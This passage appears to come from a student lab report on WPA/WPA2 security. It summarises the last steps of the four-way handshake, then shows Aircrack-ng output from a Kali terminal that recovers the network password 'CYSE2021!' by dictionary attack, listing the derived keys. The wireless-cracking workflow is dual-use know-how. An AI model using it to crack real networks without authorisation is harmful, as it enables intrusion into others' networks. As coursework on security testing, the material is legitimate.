3. The 3rd message is sent by the access point and it contains GTK.
4. The 4th message is sent by client device and it contains the key have been installed.

4.2 Password Cracking



```
                              Aircrack-ng 1.6

      [00:00:41] 161672/5764801 keys tested (3908.34 k/s)

      Time left: 23 minutes, 53 seconds                          2.80%

                          KEY FOUND! [ CYSE2021! ]


      Master Key     : 3D EA 71 E3 3A 7E 14 EB 92 BB 2C 23 24 A8 7C 45
                       C5 93 3D 8A 86 B3 64 42 8C FE E8 B2 0E 79 DC 49

      Transient Key  : C1 A8 EB C6 24 D5 84 6E 47 ED D5 9E 77 99 10 1D
                       F8 F4 85 1E 92 0B 0A E5 10 59 9A 71 EC 0E DC BC
                       09 B5 6E 2C 58 A5 C4 A9 E4 F7 8B 0D 52 E7 CB 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 76 C3 51 EF 5C E6 6C B4 8C D8 4A 01 8A EC 68 40


┌──(kali㉿rkhan26)-[~]
└─$ █
```

The password is CYSE2021!